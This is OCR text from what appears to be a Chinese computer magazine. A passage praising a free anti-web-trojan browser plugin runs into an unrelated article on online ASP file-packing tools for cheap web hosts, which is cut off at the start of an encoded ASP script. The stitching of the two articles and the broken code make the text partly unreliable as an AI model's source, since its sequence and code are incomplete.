


图5




图6

刚才给大家介绍了一招绝杀的防御网页木马的方法，现在再给大家推荐一款可以防杀网页木马的软件——畅游巡警。畅游巡警是一款新理念




图7




图8

“网页杀毒软件”，由超级巡警团队（sucop.com）于2008年出品，可以在不影响你正常浏览的前提下防范挂马网站、带毒网站、钓鱼欺诈等恶意网站，全方位解决上网中的安全隐患。畅游巡警几乎不占用系统资源和网速，完全免费，无任何插件，兼容各种IE内核的主流浏览器，是居家上网，防杀网页木马必备之软件。

在下载了畅游巡警后，双击执行安装操作时，会首先对IE临时文件夹进行网页木马扫描，以确保软件是在无毒的环境中被安装的，如图6。

安装完毕后，畅游巡警就会以插件的形式嵌入到IE浏览器的工具栏中，单击它，就可以对畅游巡警进行各项操作和设置了，如图7。

此时，如果浏览器访问了被挂马的网站，那么马上就会弹出一个警告窗口，提示当前的网页有网页木马，我们可以单击“不看这个网站了”按钮，这样就可以防止计算机中网页木马病毒了，如图8。上面给大家介绍了两种非常不错的防杀方法，希望它能对大家有所帮助。

（本文所涉及到的畅游巡警已收录到光盘中）

网站也要在线解压缩

破坏病毒

小菜我命不好，赶上了经济危机，再加上囊中羞涩，只好买了一个价格便宜的虚拟主机，但是功能实在是少得可怜，连个打包解压的功能都没有，于是我只好到网上搜索了几个来用。

Asp压缩和解压

第一款只支持解压，打开ASP在线解压工具.exe，如图1，选择要压缩的目录，然后点“Browse”，再选择压缩后保存输出的目录，再填上文件名，点“Make”按钮就会生成.bat和Setup.asp文件了。把文件上传到你的ASP空间中，在浏览器中打开http://IP或域名/Setup.asp（注意：在UNIX/Linux下需要区分大小写，另外两个文件还必须得在同一目录下），提示安装成功，刷新你的目录，是不是已经多了打包的文件了，如果不需要.bat和Setup.asp文件时记住要删除哟。




图1





图2

第二款支持压缩和解压，首先把dabao.asp用记事本打开，设置密码和文件格式，设置密码需要运行密码生成.vbs，然后输入你想设置的密码，就会得到一段加密的代码了，如图2，把这段代码复制到dabao.asp文件中并替换掉旧密码，文件格式保持默认的即可，如图3。



```
<%@ LANGUAGE = VBScript.Encode %>
<%Session.CodePage              = 65001
Server.ScriptTimeout            = 9999999          '防止脚本超时
Response.Expires                = -1
Response.ExpiresAbsolute        = Now() - 1
